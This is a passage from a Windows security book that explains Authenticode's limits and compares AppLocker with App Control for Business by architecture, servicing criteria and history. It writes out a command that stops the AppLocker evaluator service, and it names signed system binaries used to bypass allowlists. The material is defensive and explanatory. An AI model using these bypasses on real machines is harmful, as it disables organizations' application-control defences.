The enterprise fix is therefore architectural, not cosmetic. Inside the organization, do not try to persuade SmartScreen that a 300-user payroll updater is a mass-market download. Publish an App Control policy (the App Control chapter, Chapter 13, develops this enterprise policy layer) that allows the app by `Publisher` or `FilePublisher`, deploy it through Intune, Group Policy, or your normal configuration channel, and monitor event IDs 3076 and 3077 while in audit and enforcement modes [517][546]. That uses Authenticode for what it is good at: stable enterprise identity. For software distributed to the public Internet, use a reputable distribution URL, sign every release with a hardware-protected key, timestamp every signature, avoid repackaging that changes hashes without changing versions, submit false positives through Microsoft's reporting channels, and let reputation accrue over staged releases. The wrong fix is to re-sign the same binary repeatedly with the same OV certificate and expect SmartScreen to change its mind. You have changed the Authenticode envelope; you have not supplied the reputation evidence SmartScreen consumes.

These commands cover the full surface of what Authenticode, catalog signing, WDAC, and SmartScreen-adjacent tooling let a Windows engineer actually inspect. Everything else in this chapter is context for what those command outputs *mean*.

Closing reflection

In August 1996 the Authenticode trust decision was a single yes/no answer to a single question: did this PKCS#7 SignedData blob, attached to this downloadable ActiveX control, validate against a CA in the user's browser? Thirty years later, the trust decision is a chained question composing every primitive in this chapter: a `WIN_CERTIFICATE` record points to a `SignedData` envelope; the envelope's `SpcIndirectDataContent` carries an Authenticode hash and optional page hashes; an

unsigned attribute carries an RFC 3161 timestamp; the catalog store may carry a parallel signature for the same hash; the certificate chain terminates at one of a small set of Microsoft anchors for kernel-mode loads; an administrator's App Control policy decides whether the verdict survives the rule evaluation; the Vulnerable Driver Blocklist denies a small curated list outright.

The cryptography has not moved. The certificate table is still where the bytes live. PKCS#7 SignedData is still the envelope. RSA, now joined by ECDSA, is still the dominant signature algorithm. What has changed (and what is going to keep changing through the post-quantum migration and whatever the Windows Resiliency Initiative converges to) is the layering of policy on top.

Authenticode is not the ceiling. It is the floor. Everything else is built on top, and the next time a Realtek certificate is stolen, those layers are what decides whether the next Stuxnet still loads.

What this chapter bequeaths to the next link is precise: a verified provenance-and-integrity verdict (signer, chain, Authenticode hash, signing time) that the App Control for Business chapter (Chapter 13) evaluates against administrator-authored rules and that the Code Integrity chapter (Chapter 8) enforces at driver load and HVCI page-fault time. What it withholds is just as precise: it does not certify that the signed code is safe, it does not refresh revocation on a disconnected endpoint, and it does not survive a stolen key or a forged sub-CA. Those are the residuals the rest of the trust chain absorbs, and, when every layer fails at once, the Storm-0558 finale (Chapter 29) is what that failure looks like in production.

CHAPTER 13

AppLocker vs App Control for Business

TRUST-CHAIN LEDGER

INHERITS	the publisher-identity binding. Windows can cryptographically answer *who signed these bytes?*, and its proven limit, *a signature is provenance, not behavior* (Chapter 12, Authenticode and Catalog Files); and the kernel code-integrity evaluator `ci.dll` plus its HVCI/VTL1 protection (Chapter 8, Code Integrity), the exact load-time path App Control for Business plugs a policy into.
PROMISE	With a signed App Control policy and HVCI on, an attacker who already holds SYSTEM or administrator cannot make Windows run code the policy does not allow. Serviced boundary: the MSRC security-servicing line. This is the only application-control configuration MSRC treats as a security feature.
TCB	`ci.dll` in the kernel (in VTL1 under HVCI) · the signed `.cip` policy and the organization's policy-signing key · the Recommended Block Rules and Vulnerable Driver Blocklist merged into it. AppLocker's TCB additionally includes the user-mode `AppIDSvc`. Which is exactly why AppLocker is *not* inside this boundary.
ADVERSARY → BREAK	Against AppLocker, an admin stops `AppIDSvc` and enforcement ends; against a signed App Control policy the admin instead reaches for a *signed* binary the policy already allows (`msbuild.exe`, `mshta.exe`, `cdb.exe`) and runs attacker-controlled content through it. The Promise gates *which binary loads*, never *what an allowed binary then does*.
RESIDUAL	what allowed, admin-privileged code does once it runs. Including reading the in-memory credential store → Mimikatz

	and the Credential-Theft Decade (Chapter 14) and Credential Guard (Chapter 15); signed-but-vulnerable drivers (BYOVD) → Code Integrity (Chapter 8); the VTL0→VTL1 isolation the HVCI claim rests on → The Secure Kernel (Chapter 6).
BEQUEATHS	to the credential tier, the guarantee that *only vetted code runs*. Execution is gated by policy, not merely by signature, and not even SYSTEM can rewrite that rule without the signing key. Does NOT provide: any constraint on what that vetted, admin-privileged code then does, any evaluation of runtime behavior or side effects, or per-user policy inside the kernel boundary (AppLocker still owns that).
PROOF	○ documented. Microsoft Learn for both architectures and the servicing criteria [537] [562] [301] the named public bypass corpora [563] [564] [565] the probes in *Proof on a Live Machine* are reproducibility walkthroughs, not a fresh lab capture.

Evidence labels. ○ means documented/reproducible from public sources or local commands; ◐ means emulated; ✓ means captured from this book's lab with hash-stamped artifacts.

The Reasoner's question. Which signed, hashed, packaged, scripted, or installed code is allowed to run at all?

▪ **FOUNDATIONS — VOCABULARY THIS CHAPTER ASSUMES**

- **Authenticode (owned by Chapter 12).** Windows' code-signing format binds an X.509 publisher identity and signature to a PE file. AppLocker and App Control both consume that signer identity, but neither can infer a binary's future behavior from a valid signature. The Authenticode chapter (Chapter 12) owns the envelope; here it is only an input.
- **Code Integrity / `ci.dll` (owned by Chapter 8).** The kernel component that evaluates image loads against signing and policy rules: the same one that enforces driver signing. App Control for Business is implemented as a policy in that Code Integrity path; the Code Integrity chapter (Chapter 8) owns the evaluator.
- **HVCI / VBS (HVCI owned by Chapter 8; the VTL model by Chapter 6).** Hypervisor-protected Code Integrity runs the CI decision in a VBS enclave at VTL1, so a VTL0 kernel attacker cannot directly tamper with the evaluator. The Secure Kernel chapter (Chapter 6) owns the VTL0/VTL1 boundary.
- **AppIDSvc.** The Application Identity service is the user-mode evaluator AppLocker depends on. Its user-mode placement is the reason AppLocker is

operational hygiene rather than an admin-resistant security boundary, and it is the one load-bearing primitive in this chapter that no other chapter owns.
- **Allowlist vs blocklist.** An allowlist says what may run; the Microsoft Recommended Block Rules say which otherwise-trusted Microsoft-signed binaries must still be denied because they can run attacker-controlled content.

▸ **CHAPTER THESIS** Windows ships two application-control systems in parallel in 2026: **AppLocker**, a per-user policy evaluator that lives in the user-mode Application Identity service, and **App Control for Business** (still widely called WDAC), a kernel policy evaluator built into `ci.dll`. AppLocker's structural limit is that an administrator can stop its evaluator; App Control is the later kernel-bound design meant to close that limit. Microsoft itself states that AppLocker *"doesn't meet the servicing criteria for being a security feature"* while App Control was *designed* as one under the MSRC servicing criteria. That single sentence explains why both still ship. AppLocker handles per-user policy on devices that have no code-signing PKI. App Control, with a signed policy and HVCI on, is the only configuration whose policy integrity holds against an admin-equivalent attacker: the configuration Microsoft treats as a security feature. This chapter walks the architecture of each, the structural ceilings of both, the role of ISG and the Recommended Block Rules, and the five-question decision tree for picking between them in 2026.

Two locks on the same door


Sit down on a Windows 11 24H2 device in 2026. Open `gpedit.msc`. Navigate to Computer Configuration → Windows Settings → Security Settings, and you will find a node called **AppLocker**, with five rule collections waiting to be populated. Now walk one branch over to Computer Configuration → Administrative Templates → System → **Device Guard**. That node, despite the obsolete name in the GPO tree, is where you author policy for what Microsoft now calls **App Control for Business** [537]: the same kernel-enforced application-control engine that has been renamed twice since launch (Configurable Code Integrity in 2015, Windows Defender Application Control in 2017, App Control for Business in 2024) [566] but never replaced.

Two completely separate policy nodes. Two completely separate deployment surfaces. Two completely separate enforcement architectures. Both shipping in the same SKU on the same device in 2026. Both documented as currently supported on Microsoft Learn [537]. Which one is "the right one"? The honest answer turns out to be *neither, and both,* and the reason is a single sentence on a single

Microsoft Learn page that draws a line between *security feature* and *operational hygiene control* sharper than most practitioners realise.

> ◆ **DEFINITION — Application control** A policy mechanism that decides, at process-launch or image-load time, whether a given binary, script, or installer is allowed to execute on a Windows device. An application-control policy is an enumerated set of allow rules (an allowlist), deny rules (a blocklist), or both. The decision is made by an OS-resident evaluator before the binary's main entry point runs.

Microsoft's own *App Control and AppLocker Overview* page makes the line explicit. AppLocker [537], in Microsoft's own words, *"helps to prevent end-users from running unapproved software on their computers but doesn't meet the servicing criteria for being a security feature."* App Control for Business, in contrast, was *"designed as a security feature under the servicing criteria, defined by the Microsoft Security Response Center"* [537]. The MSRC servicing criteria are not marketing copy. They are the rule that decides whether a defect in a Windows feature gets a CVE [301]. AppLocker bypasses do not get CVEs. App Control bypasses, with the right configuration, do.



Same device · two policies · two enforcement architectures

Figure 13.1: Two parallel policy trees in gpedit.msc on one Windows 11 24H2 device: AppLocker under Computer Configuration → Windows Settings → Security Settings (verdict in the user-mode AppIDSvc), and App Control under Administrative Templates → System → Device Guard (verdict in the kernel ci.dll). Same device, two policies, two enforcement architectures.

The rest of this chapter pays off that one sentence. The first half walks the architecture of each system at the level of *who evaluates what, where in the operating system, and against which attacker*. The second half makes the practitioner decision tractable: which one to deploy in 2026, what to pair it with, and what no allowlist of any generation can do.

▸ **KEY IDEA** AppLocker and App Control for Business are not two generations of the same product. They are two different products solving two different problems. AppLocker is an operational hygiene control whose enforcement Microsoft itself disclaims as a security boundary. App Control for Business, when its policy is signed by the deploying organization and HVCI is on, **is** the security boundary. Both still ship because neither is a strict superset of the other.

If both are shipping and both are recommended in different Microsoft Learn pages, what exactly does each one *do*? And why is the line between them drawn in Microsoft's *servicing criteria* rather than in its feature inventory? To answer that, we have to start before either product existed.

Pre-history: Why an OS needs Application Control at all

The 1999-2001 macro-virus and worm era (*ILOVEYOU* [567], *Code Red* [568], *Nimda* [569]) made it unsurvivable for Windows to trust any binary the user had `Execute` permission on. The default behavior of a Windows desktop in that era was: if the bits are on disk and the user can read them, they run. There was no per-binary policy gate. The OS-level answer Microsoft shipped in October 2001 was **Software Restriction Policies**, an XP RTM feature documented at length the following year by John Lambert at Virus Bulletin 2002 [570].

> ◆ **DEFINITION — SAFER API** The user-mode Windows API (`WinSafer*`) that SRP used to evaluate a candidate executable against the configured rule set. The SAFER evaluator returned one of three security levels (`Disallowed`, `Basic User`, or `Unrestricted`) on each `CreateProcess`. The decision lived entirely in user mode, in the same address space as the loader, which is the architectural defect AppLocker partially inherited and App Control later corrected.

SRP supported five rule conditions [571]: **hash, certificate, path, Internet zone, and registry path**. Each condition tested a candidate file against an administrator-authored allow or deny rule, returning a SAFER security level that the user-mode evaluator honored at `CreateProcess`. The model was right: a per-machine GPO-administered policy evaluated against a defined file taxonomy.

> ◆ **DEFINITION — AUTHENTICODE (RECAP)** The Microsoft code-signing format that binds a publisher identity (an X.509 certificate chain) to a PE binary via a cryptographic signature embedded in the binary's optional header. Authenticode is the *plumbing* every Windows application-control system uses to answer the question "who published this binary?", but it cannot answer "what will this binary do once it runs?". The Authenticode chapter (Chapter 12) owns the mechanism in full; this chapter consumes only its signer-identity output.

But SRP's *management surface* was a series of footguns. There were no per-user rules. There was no audit-only mode. You authored a rule and immediately enforced it. There was no PowerShell module; configuration was an MMC snap-in

click path. And the Internet-Zone rule was structurally narrow: it applied only to Windows Installer (`.msi`) packages and keyed off the source zone Windows Installer computed at install time, so it never covered the `.exe` and script payloads that mattered most.

> ▪ **SIDE NOTE** Because the zone rule was scoped to Windows Installer packages and the install-time source zone, it never addressed the download-and-run `.exe` and script paths that dominated real-world abuse. The structural reason AppLocker dropped Internet Zone as a rule condition in 2009 starts here.

SRP is genealogy, not subject matter, for the rest of this chapter. Microsoft never formally deprecated it, but practitioners abandoned it within a year of AppLocker's 2009 release, and Microsoft Learn now points anyone arriving at the SRP page toward AppLocker or App Control. The three operational defects (no per-user, no audit, no PowerShell) sketch the brief that the AppLocker team would inherit. What did Microsoft actually ship in 2009, and where did its designers draw the line between *manageability* and *security*?




Figure 13.2: Twenty-five years of Windows application control, grouped by where the verdict runs. User-mode era (SRP 2001, AppLocker 2009): an admin can stop the evaluator. Kernel era (Configurable CI 2015, Windows Defender Application Control (WDAC) 2017, Smart App Control 2022, App Control for Business 2024): the verdict moves into ci.dll: one code path, renamed twice. The right column marks what still ships in 2026.

AppLocker Architecture

October 22, 2009. AppLocker ships in Windows 7 Enterprise / Ultimate and in Windows Server 2008 R2 [572] [573]. What did Microsoft actually build, exactly as Microsoft Learn documents it?

Five rule collections [574]:

1. **Executable**: `.exe`, `.com`
2. **DLL**: `.dll`, `.ocx` (off by default; opt-in for performance reasons)
3. **Script**: `.ps1`, `.vbs`, `.js`, `.bat`, `.cmd`
4. **Windows Installer**: `.msi`, `.msp`, `.mst`
5. **Packaged App**: `.appx`, `.msix`

The script collection's inclusion of `.bat` and `.cmd` is a coverage detail that survives into 2026 as one of the few capabilities AppLocker has and App Control does not [575]. Hold that thought; it returns in the side-by-side comparison.

Three rule conditions:

1. **Publisher**: the Authenticode subject name, product name, file name, and minimum file version. The load-bearing usability win over SRP: a single Publisher rule for *"binaries signed by Microsoft Corporation with product `Office`, version 16.0 or higher"* survives every patch the vendor ships.
2. **Path**: with environment-variable and wildcard support (`%ProgramFiles%\Contoso\*.exe`).
3. **File Hash**: the SHA-256 of the binary. Stable but brittle; one update breaks the rule.


> ◆ **DEFINITION — PUBLISHER RULE** An AppLocker (or App Control) rule that allows or denies execution based on the Authenticode signer subject, the file's signed metadata (Original Filename, Product Name), and an optional minimum version. The publisher gate trusts the certificate authority's binding of signer name to private key; it does not evaluate what the signed code will do at runtime. The structural limit of any publisher-gate allowlist is that signed code can be made to load and execute attacker-controlled data. This is what the Microsoft Recommended Block Rules in the Where This Link Breaks section enumerate.

AppLocker also added the three management capabilities SRP lacked: **per-user / per-group rule assignment** via the AppLocker PowerShell module (`Get-AppLockerPolicy`, `Set-AppLockerPolicy`, `Test-AppLockerPolicy`, `New-AppLockerPolicy`), **audit-only mode** that logs would-be denials without enforcing them, and a real GPO editor experience under Security Settings. The per-user capability is still, in 2026, the

operational reason AppLocker has not gone away [575] we will return to that in the why-both-still-ship section.

The architecture is the part most readers underestimate. AppLocker is a *kernel-mode minifilter that asks a user-mode service for the verdict.* Microsoft's *AppLocker Architecture and Components* page documents the user-mode side at the service-and-callback level [562]: the *policy decision* is deferred to the user-mode **Application Identity service** (`AppIDSvc`) running as `LocalService`, which evaluates policy via `SeAccessCheckWithSecurityAttributes` or `AuthzAccessCheck` against the calling user's group memberships, with interception points at process create, DLL load, and script run. The kernel-side component is the `AppId.sys` minifilter shipped in `%SystemRoot%\System32\drivers\`; it issues the callbacks at process creation, optional DLL load, script-host invocation, MSI execution, and packaged-app activation, and the kernel honors the verdict the service returns.

> ◆ **DEFINITION — Application Identity service (AppIDSvc)** The Windows service that evaluates AppLocker rules. Runs as `LocalService` under a service host process. The kernel minifilter `AppID.sys` collects the candidate file's metadata at the relevant lifecycle hook (process create, image load, script host start) and waits for `AppIDSvc` to return an access decision derived from the active AppLocker policy and the calling user's token. Stopping `AppIDSvc` stops AppLocker enforcement. This is the architectural fact the next section turns on.



*A kernel minifilter that asks a **user-mode** service for the verdict —*
so a SYSTEM-equivalent attacker can stop the evaluator the kernel waits on.

Figure 13.3: An EXE launch under AppLocker. The kernel AppID.sys minifilter intercepts at process-create and collects metadata, but defers the verdict across the boundary to the user-mode AppIDSvc (LocalService): a service an admin can stop. The kernel honors whatever ALLOW/DENY the service returns, so the decision does not live in the kernel.

The five-by-three matrix below is the policy surface a practitioner authors against:

Collection / Condition	Publisher	Path	File Hash
Executable (`.exe`, `.com`)	yes	yes	yes

Collection / Condition	Publisher	Path	File Hash
DLL (`.dll`, `.ocx`)	yes	yes	yes
Script (`.ps1`, `.vbs`, `.js`, `.bat`, `.cmd`)	yes	yes	yes
Windows Installer (`.msi`, `.msp`, `.mst`)	yes	yes	yes
Packaged App (`.appx`, `.msix`)	yes (publisher only)	no	no

▪ **SIDE NOTE** The DLL collection is off by default for a reason Microsoft Learn warns about plainly [574]: *"When DLL rules are used, AppLocker must check each DLL that an application loads. Therefore, users may experience a reduction in performance if DLL rules are used."* That cost is paid for every load of every DLL by every running process; on a workstation that loads thousands of DLLs at boot it is observable in startup time. The Packaged App collection is publisher-only because the Universal Windows Platform packaging format always carries an Authenticode signature.

AaronLocker is a deployment tool, not a bypass catalog. The most common misattribution in the AppLocker literature is the conflation of *AaronLocker* with the AppLocker *bypass corpus*. AaronLocker [576] is **Aaron Margosis's deployment tool**: a PowerShell-based generator that authors thorough audit and enforce policies. The canonical AppLocker *bypass* catalog is Oddvar Moe's `UltimateAppLockerByPassList` [564]. The canonical App Control bypass catalog is Jimmy Bayne's `UltimateWDACBypassList` [565]. Three different artifacts, three different authors, three different purposes.

AppLocker's design is admirable. It fixed every operational defect of SRP, it shipped per-user rules a decade before App Control's kernel evaluator caught up, and its PowerShell module is still the most ergonomic Windows application-control authoring surface in 2026. But notice one thing about that sequence diagram: the policy decision lives in a user-mode service. What happens to enforcement if the attacker is running as `SYSTEM`?

AppLocker's structural limit

A single PowerShell line. `sc.exe stop AppIDSvc` from a `LocalSystem` context: the canonical first-step bypass cataloged in `UltimateAppLockerByPassList` [564] and reproduced in Oddvar Moe's December 2017 case study [577] [578]. Enforcement degrades until the next reboot. Is that a *bug*?

It is not. It is the *design*. And three converging pieces of evidence (Microsoft's own words, the documented architecture, and the public bypass record) agree on the scope.

1. Microsoft's own servicing-criteria language. The *App Control and AppLocker Overview* page says, verbatim [537]: *"AppLocker helps to prevent end-users from running unapproved software on their computers, but it doesn't meet the servicing criteria for being a security feature."* The MSRC *Windows Security Servicing Criteria* document [301] is the rule the MSRC uses to decide whether a defect in a Windows feature qualifies for a CVE. Defects in a *security boundary* receive CVEs and a coordinated patch. Defects in a *defense-in-depth* feature may not. They are documented and, when convenient, fixed, but Microsoft does not promise that every bypass will be treated as a vulnerability. AppLocker is the second category. App Control, when configured to qualify, is the first.

2. The user-mode `AppIDSvc` architecture is the proximate reason. Restate the previous diagram: the kernel minifilter `AppID.sys` collects the file metadata, but the verdict is returned by `AppIDSvc` running in user mode as `LocalService`. Any process running as `LocalSystem` or with administrator privilege can stop `AppIDSvc`. Stopping the service does not just *bypass* a rule; it removes the evaluator that the kernel was waiting for. The Microsoft Learn architecture page describes the evaluation surface explicitly [562]: *"AppLocker policies are conditional access control entries (ACEs), and policies are evaluated by using the attribute-based access control SeAccessCheckWithSecurityAttributes or AuthzAccessCheck functions."* `AuthzAccessCheck` is a user-mode Authz API; the evaluation chain ends in a process that an admin can stop.

§ **ASIDE — What the MSRC servicing criteria actually say** The MSRC servicing criteria classify Windows features into *security boundaries* (a violation produces a CVE, fixes are released on Patch Tuesday or out-of-band), *security features* designed against a defined threat model (violations may or may not get CVEs depending on the threat model), and *defense-in-depth* measures (no servicing commitment beyond best effort). AppLocker is explicitly placed in the third class on the *App Control and AppLocker Overview* page [537]. App Control with a signed policy and HVCI on is treated as a security feature whose threat model includes an admin-equivalent attacker, and that is the precise condition under which an App Control bypass is treated as a CVE-class defect.

3. The published bypass corpora. Oddvar Moe's `UltimateAppLockerByPassList` [564] catalogs `rundll32.exe`, `regsvr32.exe`, `mshta.exe`, `installutil.exe`, `msbuild.exe`, and a long list of others, each documented to bypass the *default* AppLocker rule set without administrator privileges. Moe's December 2017 case study [577] paired a defined test environment (Windows 10 1703 Enterprise with the default AppLocker rules applied and no third-party software) against a defined adversary capability (an unprivileged interactive user) and demonstrated fourteen distinct bypass tech-

niques. That made *"AppLocker is bypassable in practice without admin"* an empirical claim, not a theoretical one.

And (this is the part that closes the argument), the **Microsoft-org-hosted AaronLocker README** [576] states the same scope plainly: *"AaronLocker does not try to stop administrative users from running anything they want, and application control solutions cannot meaningfully restrict administrative actions anyway. A determined user with administrative rights can bypass any application control solution."* The bypass community and the Microsoft-employee-maintained deployment baseline agree.

This is the chapter's first reorientation. The convergence of the Microsoft servicing-criteria language, the kernel-defers-to-user-mode architecture, and the published bypass record is not three independent observations; it is one observation viewed from three angles. AppLocker is a hygiene control. The bypassability against an admin-equivalent attacker is a *scope statement*, not a defect. The misconception that AppLocker was ever supposed to defend against an attacker with `SYSTEM` lives in the reader, not in the product.

The three pieces of evidence, tabulated:

Evidence	Source	What it establishes
MSRC servicing-criteria language	Microsoft Learn *App Control and AppLocker Overview* [537]	AppLocker is not a security feature under MSRC criteria
User-mode `AppIDSvc` architecture	Microsoft Learn *AppLocker Architecture and Components* [562]	A `LocalSystem` or admin attacker can stop the evaluator
Public bypass corpora	Oddvar Moe `UltimateAppLockerByPassList` [564] Moe 2017 case study [577]	Demonstrated bypasses without admin against default rules
Microsoft-org-hosted deployment baseline	AaronLocker README, Aaron Margosis [576]	Microsoft-employee-maintained tool states the scope identically

> **AppLocker's scope is by design.** AppLocker prevents non-admin end users from running unapproved software. That is the entire mission statement, and Microsoft says it directly. It is not a *weakness* of AppLocker that an attacker with administrative rights can bypass it; that is *outside the threat model the product was designed against*. The right question to ask of AppLocker is not "is it secure?" but "is the threat model it addresses the threat model I need to address?"

If AppLocker cannot defend against an admin-equivalent attacker *by design*, and that became obvious inside Microsoft by the early 2010s, the question is no longer

"why is AppLocker not enough?" It is: *what would a Windows application-control system designed against an admin-equivalent attacker actually look like?* Microsoft answered that question with Windows 10.

The generational pivot

With Windows 10, Microsoft introduces Device Guard. The framing in the official October 2017 retrospective is unusually candid for a Microsoft product communication: *"With Windows 10 we introduced Windows Defender Device Guard"*, and the new mechanism's *value proposition*, the retrospective explains, is that its enforcement does not depend on a user-mode service an administrator can turn off [566]. Where AppLocker's `AppIDSvc` evaluator can be stopped from a `LocalSystem` shell, the new mechanism's evaluator lives in the kernel and validates its policy file cryptographically. Microsoft was not hiding what changed. Microsoft was announcing what changed.

The 2014-2015 threat-model shift inside Microsoft is well documented in retrospect [566]. Post-Pass-the-Hash, post-APT, the working assumption was that the adversary reaches administrator quickly, and that any control whose enforcement could be turned off by an administrator was therefore not, in itself, a defense against the modern adversary. AppLocker could not be retrofitted to defend against that model because its evaluator lives in user mode *by design*. The fix was structural: build a peer mechanism in the kernel Code Integrity component.

◆ **DEFINITION — Code Integrity (ci.dll) (recap)** The Windows kernel component that enforces signature and policy checks on every image loaded into memory: the same `ci.dll` that enforces driver signing (KMCS) and Driver Signature Enforcement (DSE), which the Code Integrity chapter (Chapter 8) owns in full. The load-bearing fact for *this* chapter: the App Control for Business policy is a peer of the driver-signing policy, evaluated by the same kernel code at the same hook points. There is no service to stop because there is no service. The evaluator runs in the kernel itself.

Definition: Device Guard. The umbrella brand Microsoft used in 2015-2017 for a bundle of hardware-rooted security features that included HVCI and Configurable Code Integrity. The brand was retired because customers consistently believed the bundle required hardware that, in fact, only HVCI required. The configurable CI policy that was the application-control half of Device Guard is what Microsoft now calls App Control for Business [566].

Definition: HVCI (Hypervisor-protected Code Integrity) (recap). The configuration in which the kernel CI evaluator runs inside a Virtualization-Based Security (VBS) enclave at Virtual Trust Level 1 (VTL1), separated from the normal

> kernel at VTL0 by the Windows hypervisor. The marketing name in Windows 11 Settings is *memory integrity* [279] [579]. The Code Integrity chapter (Chapter 8) covers HVCI in depth; for this chapter the relevant fact is that with HVCI on, even a kernel-mode attacker in VTL0 cannot tamper with the code-integrity decision.

The connecting insight that made the architecture work: *do not* fix AppLocker. Build a peer mechanism in `ci.dll`, the same component that already enforces driver signing, and make the new application-control policy a peer of the driver-signing policy. The decision lives in the kernel. The policy file lives on disk under `%SystemRoot%\System32\CodeIntegrity\CiPolicies\Active\`. There is no user-mode service to stop.

The three-era naming timeline is the question every practitioner asks first about this product, so it is worth laying out cleanly:

Era	Name	Released	Source
Launch	Configurable Code Integrity, under the **Device Guard** umbrella	Windows 10 1507, July 29 2015	[566]
Rename 1	**Windows Defender Application Control** (WDAC)	Windows 10 1709 (Fall Creators Update GA October 17, 2017; WDAC rename announced October 23, 2017)	[566]
Rename 2	**App Control for Business**	Windows 11 24H2 / Server 2025, autumn 2024 [580] [581]	[537] [582]

